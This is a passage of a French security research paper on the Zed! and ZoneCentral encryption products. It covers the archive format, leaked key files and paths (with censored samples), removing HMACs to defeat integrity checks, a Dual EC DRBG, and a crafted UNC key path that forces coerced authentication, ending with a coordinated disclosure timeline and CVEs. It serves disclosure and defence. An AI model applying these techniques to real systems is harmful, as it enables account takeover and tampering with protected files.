Il n'est pas affiché par l'interface graphique, même si celle-ci empêche l'ajout d'un utilisateur à ce même nom (illustré figure 5).




Fig. 5. Tentative d'ajout de l'utilisateur SOS

De la compréhension de l'auteur, ce compte est présent pour permettre à un administrateur qui serait par exemple présent dans l'ensemble des fichiers `.zaf` de l'entreprise, d'obtenir un mot de passe de secours transmissible à l'utilisateur d'un `.zaf` ayant oublié le sien.

La figure 10 en annexe A résume le format des fichiers `.zaf`.

3.4 Format des fichiers Zed

Composition Comme les versions précédentes (voir section 2.1), les archives `Zed!` sont basées sur le format MS Office. Ce format est composé de *stream*, qui peuvent être hiérarchisés.

L'analyse des *streams* montre la présence :

- de méta-données (`_ctlfile`) liées aux fichiers de l'archive ;
- du contenu des fichiers, chiffrés ;
- suivant les versions, d'un *stream* `PGI-STREAM` ;
- un bloc a priori chiffré, nommé `_catalog` ;
- potentiellement, un fichier image en clair (pour l'image de fond liée à une archive, affichée dans l'interface graphique de `Zed!`) ;
- le fichier `.zaf` du propriétaire, expliquant le comportement observé section 2.2.

Vulnérabilité 1 *Une archive* `Zed!` *embarque le fichier de clé de son créateur.*

Conséquences *Envoyer une archive* `Zed!`*, c'est donc envoyer sa clé privée (protégée par son mot de passe) ainsi que ses informations de domaine AD, emails, etc.*

Un attaquant récupérant une archive `Zed!` *d'un utilisateur peut essayer de retrouver le mot de passe de cet utilisateur. Si plusieurs archives sont disponibles, il aura à retrouver le mot de passe le plus faible parmi ceux utilisés.*

S'il parvient à trouver le mot de passe, il peut :

- *déchiffrer l'archive en question ;*
- *déchiffrer l'ensemble des archives passées et futures de l'utilisateur, auxquelles il a accès.*

Autres informations Le *stream* `_catalog` est chiffré de la même manière que les fichiers `.zaf`. Il est donc possible de le lire sans connaissance de secret préalable. Il contient :

- le nombre, la taille et potentiellement l'extension de chacun des fichiers ;
- les clés publiques des destinataires.

Avec ces éléments, il est possible de créer une archive similaire, ouvrable par les destinataires d'origine, indistinguable en l'absence du secret de l'archive initiale, mais dont le contenu est contrôlé par l'attaquant.

Cette possibilité est à mettre en regard avec la cible de sécurité, notamment la section 3.1.2.1, reprise en figure 6.

3.1.2. Biens sensibles de la TOE

3.1.2.1. Le conteneur considéré dans son ensemble : D. CONT

Le conteneur et tout ce qu'il contient (fichiers utilisateur, fichiers techniques, structure) forme un ensemble qui ne doit pas être détourné pour servir de vecteur d'attaque en ajoutant des données illicites transférables sur la station du destinataire. Un mécanisme de vérification d'intégrité globale est donc mis en place au sein du conteneur, ce mécanisme est implémenté lors de la demande d'ouverture du conteneur, avant toute opération, qui est refusée en cas d'atteinte à l'intégrité.

Fig. 6. Extrait de la cible de sécurité

Remarque 1 *Une archive `Zed!` assure l'intégrité des données s'y trouvant mais pas leur authenticité.*

Le *stream* `_catalog` contient aussi :
- un extrait du numéro de license ;
- la version du logiciel utilisé, qui peut permettre de savoir que le créateur est vulnérable à CVE-2018-16518 ;
- la date de création et de dernière modification de l'archive ;
- le chemin complet de l'archive initiale.

Vulnérabilité 2 *Le chemin complet d'origine (`X:\PartagesSecret\IncidentSSTIC\archive.zed`) est présent dans l'archive `Zed!`, en clair.*

Conséquences *Le créateur peut révéler de l'information, potentiellement considérée secrète, dans le chemin de création de l'archive : nom de projet, date d'un incident, entité concernée, etc.*

Vérifications sur de vraies archives Pour vérifier les constats ci-dessus, des archives `Zed!` légitimes sont nécessaires. Afin de conserver une analyse faisable par une entité externe, le choix s'est porté sur VirusTotal.

En effet, sur ces dernières années, environ 500 archives `Zed!` ont été posées sur ce service. Pour rappel, certains abonnements à ce service permettent de récupérer l'ensemble des éléments mis en ligne. Normalement, la présence de ces archives en ligne, même s'il ne s'agit pas d'une bonne pratique, ne devrait pas révéler d'information sensibles. Les archives `Zed!` sont utilisées pour cet objectif.

Quelques exemples des données disponibles sont repris ci-dessous (volontairement censurés).

Listing 1: Chemins d'archive

```
1 M:\str-hfds-planification\04 - Planification\VIGIPIRATE\POSTURE
  ↪  ETE - AUTOMNE 2023\...
2 ... Strasbourg - Audit PASSI LPM ... 2023 - Procès Verbal de
  ↪  réception ...
3 C:\Users\...\Documents\GMR\_UKRAINE\GM60 ...
4 X:\...\Pole de compétence SYSTEMES DE COMBAT\...\3 - PROGRAMMES
  ↪  ...
5 H:\ANALYSES DE LA MENACE ET AUTRES DOCS ENVOYES AUX
  ↪  OPERATEURS\CAMPAGNE DE SIGNALEMENT ... 2021\...
```

Listing 2: Données utilisateurs et clés privées protégées

```
1 <SID: S-1-5-21-X-Y-Z-RID
2   CN=...,OU=nom-a,OU=Centrale,OU=Personnes,OU=ADC,DC=sfer,DC=in,
3     DC=adc,DC=education,DC=fr
4   ...@sfer.in.ads.education.fr
5 >
6 <...
7   Subject: O=Thales, CN=..., emailAddress=...@fr.thalesgroup.com,
    ↪  UID=...
8 >
```

Listing 3: Données contextuelles

```
1 CN = Requisition Judiciaire
2 Entreprise : ...
```

Chiffrement des fichiers dans l'archive En analysant les binaires `zed.exe`, deux modes de chiffrement sont identifiés, suivant la version utilisée :

— AES-CBC-CTS ;
— « AES-CBC-ZED ».

Le mode est indiqué dans les méta-données et, pour raison de rétro-compatibilité, les deux modes sont acceptés par les versions les plus récentes.

Comme décrit plus haut, le mode « AES-CBC-ZED » permet de modifier les octets du clair en modifiant les octets du chiffré, en particulier pour les fichiers de moins de 16 octets. Des tests ont donc été réalisés pour tester cette attaque et ses potentielles contremesures.

Intégrité des archives Dans les archives récentes, le *stream* `PGI-STREAM` est présent pour aider aux tests d'intégrité. Ainsi, une modification d'un

contenu d'un fichier de l'archive est détectée à l'ouverture, après entrée du secret.

Néanmoins, cette entrée étant apparue dans les versions plus récentes (aux alentours de 2021), les clients supportent son absence, sans afficher d'avertissement.

La suppression ou l'absence de ce *stream* permet une ouverture d'une archive modifiée. Néanmoins, une erreur est affichée au moment du déchiffrement du fichier de l'archive.

Pour trouver le code responsable de cette partie, l'approche suivante a été utilisée :

1. deux traces TTD sont réalisées : l'une avec un fichier non modifié, s'ouvrant correctement. Le second, avec un fichier chiffré modifié, affichant une erreur à l'ouverture ;
2. en utilisant [15], les arbres des appels des fonctions et de leurs valeurs de retour sont comparés entre les deux traces.

Le raisonnement derrière cette approche est l'hypothèse que le *code path* changera au moment où la vérification d'intégrité échouera. Des ajustements doivent cependant être réalisés. En particulier, les allocations mémoires ou certaines recherches dans des structures (au sein d'une liste ou d'un arbre AVL) peuvent, pour la même « intention », générer une suite d'appels différents.

Un mécanisme de resynchronisation en sortie de ces fonctions particulières est utilisé. De plus, les appels réalisés dans certaines bibliothèques, comme celles du système, sont filtrés pour ne retenir que les logiques propres aux binaires de `Zed!`.

Cette approche a permis de montrer l'utilisation de HMAC pour l'intégrité des fichiers chiffrés, basé sur une clé liée aux secrets de l'archive et donc non usurpable.

Néanmoins, dans une approche similaire à *Drop-The-MIC*,[10] que se passe-t-il si le champ contenant le HMAC est lui-même supprimé ?

Remarque 2 *La suppression du HMAC de la section `_seals` rend inopérante la protection en intégrité des fichiers chiffrés ou de leur nom. Cependant, la protection en intégrité des sections elles-mêmes entraîne un message d'avertissement à l'ouverture de l'archive, reproduit figure 7.*

Ce message d'avertissement n'est normalement jamais vu par les utilisateurs. De plus, il est par défaut autorisé à être accepté. Ainsi, un

[10] Vulnérabilité CVE-2019-1040, où le MIC assurant l'intégrité des échanges NTLM est simplement supprimé




Fig. 7. Avertissement sur l'intégrité de l'archive à l'ouverture

scénario de type *phishing* est envisageable. Suite à l'utilisation du mode « AES-CBC-ZED », si le clair du fichier chiffré fait moins de 16 octets (en réalité, si sa version compressée avec ZLIB fait moins de 16 octets), le contenu du fichier final est contrôlable ainsi que l'extension.

La figure 11 en annexe A résume le format des fichiers `.zed`.

3.5 Zed : champs inexpliqués

Les binaires de `Zed!` n'ont pas été analysés exhaustivement. Cependant, deux champs présents dans l'archive, par utilisateur, sautent aux yeux sur le listing 4.

Listing 4: Contenu des blocs

```
- Unknown1 :
0000 0c 5f af d3 e2 d6 be 8a 73 32 88 61 c6 b9 79 2a
[...]
0170 53 c8 f9 f9 a3 10 d4 7b 8d ba 42 88 3b 1d b4 11

- Unknown2 :
0000 0c 79 4d 37 1a 85 71 1b 75 d7 c0 ab 52 bb ba 9c
0010 0c 79 4d 37 1a 85 71 1b 75 d7 c0 ab 52 bb ba 9c
[...]
0160 0c 79 4d 37 1a 85 71 1b 75 d7 c0 ab 52 bb ba 9c
0170 0c 79 4d 37 1a 85 71 1b 75 d7 c0 ab 52 bb ba 9c
```

Il est en effet très inhabituel de voir des blocs de 0x10 octets répétés. De plus, le premier bloc a une forte entropie.

Analyse des blocs À l'aide de l'analyse de la trace d'exécution lors de la création d'une archive, la création du contenu de ces blocs est retrouvée. Elle est résumée dans la figure 8 et s'articule ainsi :

1. un bloc d'aléa de 0x10 octet est créé ;
2. il est répété jusqu'à faire la taille d'un module RSA ;
3. il est copié dans l'archive ;
4. il est chiffré, en AES-CBC, avec un IV à zéro et la clé de l'archive ;
5. ce résultat est ensuite chiffré en RSA, PKCSv1.5 ;
6. ce résultat est ensuite chiffré en AES-CBC, avec un IV à zéro et la clé de l'archive ;
7. ce résultat est ajouté à l'archive.




Fig. 8. Résumé de la création des champs spéciaux

Ainsi, seul un connaisseur du secret de l'archive peut produire le second bloc à partir du premier et vérifier que ce bloc a bien été créé selon ce processus. La clé privée RSA n'intervient à aucun moment dans le processus, le bloc à chiffrer par la clé publique étant connu. Néanmoins, la clé publique est liée à ce processus.

La seule hypothèse formulée par l'auteur est que ce bloc pourrait être lié à des mécanismes pour vérifier la connaissance de secret lors de rechiffrement de l'archive (renouvellement de clé), mais d'autres mécanismes plus simples aurait permis d'obtenir le même résultat.

Source de l'aléa La trace permet de remonter dans le code produisant l'aléa. Assez vite, l'analyse montre que ce code manipule des données du type :

Listing 5: Exemples de données manipulées

```
1 [01 00 00 00] [05 00 00 00] [01 00 00 00]
2
3 [05 00 00 00] [05 00 00 00] [AF 9F FF FF FF FF FF FF FF FF FF FF
4 FF FF FF FF FF FF FF FF]
```

Ces structures données font penser à des implémentations de manipulations de grands nombres (*BigNum*), comprenant la taille actuelle, la taille allouée et la donnée des nombres.

Afin de comprendre les algorithmes impliqués, il est donc nécessaire de comprendre les opérations effectuées par les fonctions concernant traitant *BigNum*.

Analyse des fonctions de BigNum L'approche utilisée est basée sur l'émulation [4, 12] des différentes fonctions.

Pour chacune des fonctions (trouvées grâces aux graphes d'appels et à leur emplacement dans le binaire) :

1. une analyse manuelle rapide du flot de donnée est faite pour trouver les entrées / sorties de ces fonctions (note : cela pourrait être automatisé en se basant sur les analyses et propagation de type déjà réalisée par IDA) ;
2. un ensemble d'entrée est généré ;
3. la fonction est exécutée pour chacune de ces entrées ;
4. les résultats sont comparés avec une liste d'opérations communes : addition, soustraction, soustraction avec retenue, division, division modulaire, etc.

Cette manière de faire est similaire et se base sur les mêmes éléments que l'outil Sibyl [16].

Cette approche a ensuite été améliorée en utilisant de l'exécution concolique, avec Miasm [12] (mais elle aurait pu être réalisée avec d'autres outils [13]). La base de la méthode reste la même, mais les modifications suivantes sont apportées :

— les parties concernant les valeurs des nombres en entrées sont rendues « symbolique » ;
— à la fin de l'exécution, les valeurs de retour sont donc elles aussi symboliques, et contiennent directement l'équation du résultat suivant les entrées ;
— une seule exécution est donc nécessaire par fonction, sauf si plusieurs chemins doivent être explorés. La connaissance des chemins à explorée peut être obtenue en analysant les décisions de branchement lors de l'exécution concolique (ie. dépendent-elles de la donnée ?).

Ci-dessous, quelques exemples de résultats d'exécution :

Listing 6: Émulation de la fonction de mise au carré

```
1 # INPUT :
2   NUM 1 : 0x3, NUM 2 : 0x2
3 # OUTPUT:
4   @32[NUM2.DATA] = (NUM1.zeroExtend(128) *
  ↪  NUM1.zeroExtend(128))[0:32]
5   NUM 1:
6     01 00 00 00 01 00 00 00 03 00 00 00
7   NUM 2:
8     01 00 00 00 01 00 00 00 09 00 00 00
```

Listing 7: Émulation de la fonction de décalage à gauche

```
1 # INPUT :
2   NUM 1 : 0x3, NUM 2 : 0x2
3 # OUTPUT:
4   @32[NUM3.DATA] = {0x0 0 2, NUM1 2 10, 0x0 10 32}
5   NUM 1:
6     01 00 00 00 01 00 00 00 03 00 00 00
7   NUM 2:
8     01 00 00 00 01 00 00 00 02 00 00 00
9   NUM 3:
10    01 00 00 00 01 00 00 00 0c 00 00 00
```

Reconstruction d'algorithme Une fois les fonctions de manipulations des *BigNum* identifiées, il est possible de réaliser une exécution symbolique des algorithmes qui les appellent. Durant cette exécution, les appels aux fonctions de manipulations sont remplacées par leur équivalent sémantique. Par exemple, l'appel à la fonction `big_num::square` est remplacé par `ARG1 * ARG1`. Cela peut amener à une faible perte de précision, mais permet de dégager l'algorithme général pour essayer de l'identifier.

La figure 9 est un exemple d'une telle reconstruction.

```
list_num::square(point->num2, tmp[2]);         // t2 = a2_2 ** 2
bignum::mod___(tmp[2], mod->g_modulus, (BYTE *)*tmp, tmp[1]);// t1 = t2 % mod
bignum::mul(tmp[1], mod->g_mult_to_use, tmp[2]);// t2 = t1 * g_mult
bignum::mod___(tmp[2], mod->g_modulus, (BYTE *)*tmp, tmp[3]);// t3 = t2 % mod
list_num::square(point->num1, tmp[2]);         // t2 = a2_1 ** 2
bignum::mod___(tmp[2], mod->g_modulus, (BYTE *)*tmp, tmp[4]);// t4 = t2 % mod
bignum::mul(tmp[1], point->num2, tmp[2]);      // t2 = t1 * a2_2
bignum::mod___(tmp[2], mod->g_modulus, (BYTE *)*tmp, tmp[5]);// t5 = t2 % mod
bignum::mul(tmp[5], mod->g_second_mult_to_use, tmp[2]);// t2 = t5 * g_second_mult
bignum::mod___(tmp[2], mod->g_modulus, (BYTE *)*tmp, tmp[1]);// t1 = t2 % mod
bignum::sub_mod(tmp[4], tmp[3], mod->g_modulus, tmp[5]);// t5 = t4 - t3 % mod
list_num::square(tmp[5], tmp[2]);              // t2 = t5 ** 2
bignum::mod___(tmp[2], mod->g_modulus, (BYTE *)*tmp, tmp[5]);// t5 = t2 % mod
bignum::mul(tmp[1], point->num1, tmp[6]);      // t6 = t1 * a2_1
list_num::shl(tmp[6], 3u, tmp[2]);             // t2 = t6 << 3
bignum::mod___(tmp[2], mod->g_modulus, (BYTE *)*tmp, tmp[6]);// t6 = t2 % mod
bignum::add(tmp[4], tmp[3], tmp[4]);           // t4 = t4 + t3
bignum::mul(tmp[4], point->num1, tmp[2]);      // t2 = t4 * a2_1
bignum::mod___(tmp[2], mod->g_modulus, (BYTE *)*tmp, tmp[4]);// t4 = t2 % mod
bignum::sub_mod(tmp[5], tmp[6], mod->g_modulus, tuple_output->num1);// OUTPUT_1 = t5 - t6 % mod
bignum::add(tmp[4], tmp[1], tmp[2]);           // t2 = t4 + t1
bignum::mul(tmp[2], point->num2, tmp[5]);      // t5 = t2 * a2_2
list_num::shl(tmp[5], 2u, tmp[2]);             // t2 = t5 << 2
return bignum::mod___(tmp[2], mod->g_modulus, (BYTE *)*tmp, tuple_output->num2);// OUTPUT_2 = t2 % mod
```

Fig. 9. Reconstruction d'un algorithme

En appliquant successivement cette méthode, des fonctions de plus haut niveau sont identifiées, notamment une implémentation d'échelle de Montgoméry.

Wrap-up De la compréhension de l'auteur, cet aléa est finalement produit par un Dual EC DRBG (NIST SP 800-90A), sur une courbe propriétaire avec des points propriétaires.

Dans la version qualifiée de `Zed!`, ce générateur d'aléa n'est pas utilisé pour générer les secrets des archives.[11]

Le lecteur intéressé pourra consulter la base de donnée HyperElliptic [1] recensant la plupart des algorithmes de calcul sur courbe elliptique connus. Il est ainsi possible de trier les algorithmes en se basant sur le nombre d'opérations de base : multiplication, soustraction, etc.

[11] Il est *deprecated* et peut être réactivé à l'aide d'une clé de registre spécifique, non recommandé par l'éditeur

L'implémentation dans `Zed!` est visiblement une implémentation *x-only*, ne calculant pas la valeur de la coordonnée `y`. En effet, cette coordonnée n'est pas nécessaire pour l'algorithme Dual EC DRBG.

3.6 ZoneCentral

`ZoneCentral` permet de faire du chiffrement de dossiers, appelés « zones ».

La configuration des zones est stockée à leurs racines, dans un fichier `.zcctl`. Un *mini-filter driver* est chargé de chiffrer et déchiffrer les fichiers à la volée, rendant l'opération transparente pour l'utilisateur.

Format des fichiers de zone Fort des analyses précédentes, l'analyse du format des fichiers de zone est simplifié : il est basé sur les mêmes principes de TLV et de chiffrement du contenu.

Ainsi, les fichiers de zone contiennent :
- un IV global ;
- le chemin absolu de la zone ;
- le nom de la zone ;
- le mode de chiffrement ;
- la liste des fichiers exclus du chiffrement, comme des fichiers liés à `DirectX`, les exécutables, les liens, les fichiers `.zaf`, etc. ;
- la liste d'accès à utiliser (similaire aux archives `Zed!`, basée donc sur l'utilisation de `.zaf`) ;
- un HMAC de l'ensemble.

De même que précédemment, le HMAC n'a été ajouté que dans les dernières versions.

Vulnérabilité 3 *La section contenant le HMAC d'un fichier de zone peut être supprimée. Le client `ZoneCentral` ne lève aucune alerte et accepte le fichier résultant.*

Conséquences *Un attaquant ayant les droits de modification d'un fichier de zone, ou pouvant créer un fichier de zone à la racine d'un dossier, peut modifier les propriétés de cette zone. En particulier, il peut ajouter des exceptions pour des fichiers qui ne seront donc pas chiffrés lors de leur sauvegarde sur disque.*

De plus, lorsque le fichier de zone est modifié, il est directement pris en compte par le mini-filter driver sans besoin d'interaction utilisateur.

Chiffrement des fichiers Les fichiers sont chiffrés en « AES-CBC-ZED ». L'IV utilisé est basé sur le nom du fichier (et non pas son chemin complet).

Remarque 3 *Cette manière de procéder a pour conséquences :*
- *le XOR de deux petits fichiers (moins de 16 octets) portant le même nom au sein d'une zone est le XOR de leur clair ;*
- *un attaquant connaissant le clair de la version $n-1$ d'un fichier* `password.txt` *(de moins de 16 octets) peut obtenir le clair du fichier chiffré* `password.txt` *dans sa version n en appliquant un XOR des deux contenus ;*
- *il n'y a pas d'intégrité. Un fichier* `command.bat`*, si suffisamment petit, peut-être modifié par un attaquant connaissant son clair.*

Chemin des fichiers de clés Lors d'une ouverture de zone, l'analyse des I/O systèmes montre que le nom du fichier `.zaf` présent dans les informations de la zone est recherché à plusieurs endroits sur le disque. S'il existe, le fichier est ouvert (dans le contexte de l'utilisateur) pour en calculer son hash.

Vulnérabilité 4 *Si le chemin du fichier* `.zaf` *est un chemin UNC, un accès authentifié sera réalisé vers la cible du chemin.*

Conséquences *En créant ou modifiant (via la suppression du HMAC) un fichier de zone contenant un chemin UNC* `\\cible\dir`*, dès qu'un utilisateur va réaliser une action (accès disque en lecture ou écriture) dans un des sous-dossiers de la zone, une authentification implicite vers* `cible` *sera réalisée.*

Cette tentative est invisible pour l'utilisateur, qu'elle réussisse, timeout ou échoue.

En précisant une IP pour `cible`*, il est ainsi possible d'obtenir une authentification relayable de l'utilisateur (usuellement appelée coerced authentication*`https://www.thehacker.recipes/a-d/movement/mitm-and-coerced-authentications`*), menant in-fine à la prise de contrôle de son compte ou à l'usurpation de ses droits sur le système d'information.*

Les partages réseaux très utilisés (distribution de logiciel, échanges métiers, etc.) et les périphériques USB sont des cibles particulièrement efficaces pour mener ces attaques.

Recherche de variants Les archives `Zed!` permettent aussi l'utilisation de clés `.zaf` externes. Le code responsable de l'ouverture de ces clés

dans étant le même que celui de `ZoneCentral`, la vulnérabilité 4 est aussi présente dans ce produit.

Conséquences *Les clés `.zaf` permettant le déchiffrement de l'archive, elles sont donc récupérées avant l'entrée d'un secret utilisateur (comme son mot de passe). Il est donc possible, dès la pré-ouverture d'une archive `Zed!`, de provoquer une authentification maîtrisée (à des fins de coerced authentication) de l'utilisateur.*

L'extension `ZedMail` permet de chiffrer des e-mails. Elle est implémentée sous la forme de l'envoi d'une archive `msg.zed` par e-mail. Ainsi, un attaquant envoyant un e-mail contenant une archive fabriquée peut potentiellement prendre le contrôle de l'utilisateur ouvrant cet e-mail.

4 Corrections des vulnérabilités

4.1 Chronologie

- Août 2023 : analyse du produit ;
- mi-septembre 2023 : contact de l'éditeur ;
- 17 octobre 2023 : partage des détails techniques avec l'éditeur ;
- octobre → début décembre 2023 : discussion des impacts, aide à la reproduction par l'éditeur ;
- 13/12/2023 : diffusion coordonnée :
  - par l'éditeur, du patch des produits concernés,
  - par l'éditeur, de bulletin de sécurité sur son site Web,
  - par l'agence, d'un bulletin d'alerte,
  - par l'éditeur auprès de ses clients, de détails sur les vulnérabilités,
  - par l'agence auprès de ses bénéficiaires, de détails sur l'analyse d'impact et les corrections ;
- 15/12/2023 : les agréments « DR » des solutions passent en « Critique » (ie. ne doivent pas être utilisés) et de nouveaux agréments sont émis pour les versions patchées ;
- 13/12/2023 → 19/12/2023 : discussion avec l'éditeur et proposition de l'agence de distribuer un outil permettant d'évaluer les impacts ;
- 19/12/2023 : distribution par l'éditeur à ses clients d'un outil remplissant ce rôle.

4.2 Observations

Analyse d'impact Les archives créés après mise à jour ne contiennent plus les chemins initiaux de création. Néanmoins, il reste nécessaire d'analyser les informations qui ont été émises, en particulier à l'extérieur des SI

des entités concernées. Ces informations doivent être considérées comme compromise dans l'analyse d'impact qui en est fait.

De même, les fichiers `.zaf` ayant pu être embarqués dans ces archives, une évaluation de la robustesse des mots de passe utilisés doit être réalisée. Dans la mesure du possible, ces fichiers de clés doivent être renouvelés, ce qui implique de re-chiffrer des éléments (archives et zones).

Agrément et unicité de la solution Si un agrément a pu rapidement être ré-émis, une situation a failli se produire : l'absence temporaire de solution agréée pour les entités pour l'échange de données DR. De l'avis de l'auteur, l'existence d'une seconde solution agréée disponible pour le grand public permettrait de limiter ce risque.

4.3 Résumé des vulnérabilités et remarques

Vulnérabilité ou remarque	Correction	Remarque (éditeur ou auteur)
Vulnérabilité 1	CVE-2023-5044 (8.7)	
Remarque 1		`Zed!` n'a pas vocation à vérifier la provenance
Vulnérabilité 2	CVE-2023-50439 (5.3)	
Remarque 2	CVE-2023-50442 (4.1)	L'analyse par l'éditeur a mené à une autre vulnérabilité
Vulnérabilité 3	CVE-2023-50442 (4.1)	
Remarque 3		Cet algorithme de stockage est utilisé pour avoir un chiffré de même taille que le clair, et faciliter le déplacement de fichier
Vulnérabilité 4	CVE-2023-50441 (4.8), CVE-2023-50443 (4.0), CVE-2023-50440 (7.5)	L'éditeur a identifié un variant dans le produit `Cryhod`

Références

1. HyperElliptic. https://hyperelliptic.org/.
2. Projet RR. https://rr-project.org/.
3. Time Travel Debugging. https://learn.microsoft.com/en-us/windows-hardware/drivers/debuggercmds/time-travel-debugging-overview.
4. Unicorn-engine. https://www.unicorn-engine.org/.
5. CERT Airbus. TTD-DBG. https://github.com/airbus-cert/ttddbg.

6. CERT Airbus. Yara TTD. `https://github.com/airbus-cert/yara-ttd`.
7. ANSSI. Cible de certification pour Zed. `https://cyber.gouv.fr/sites/default/files/document_type/ANSSI-Cible-2022_40fr.pdf`.
8. ANSSI. Visa de sécurité de l'ANSSI. `https://cyber.gouv.fr/le-visa-de-securite`.
9. Royal Midget Baptiste Verstraeten. Symless, un outil de documentation automatique de base IDA. *SSTIC*, 2023.
10. Sylvain Beucler. Zed. `https://www.beuc.net/zed/`.
11. Francis Gabriel Camille Mougey. Désobfuscation de DRM par attaques auxiliaires. *SSTIC*, 2014.
12. CEA. Miasm. `https://github.com/cea-sec/miasm`.
13. Jonathan Salwan Florent Saudel. Triton : Framework d'exécution concolique. *SSTIC*, 2015.
14. Légifrance. II 901. `https://www.legifrance.gouv.fr/circulaire/id/39217`.
15. Camille Mougey. TTD Bindings. `https://github.com/commial/ttd-bindings`.
16. Camille Mougey. Sibyl : function divination. *SSTIC*, 2017.
17. Valentino Ricotta. Bug hunting in Steam : a journey into the Remote Play protocol. *SSTIC*, 2023.

A Résumé des formats

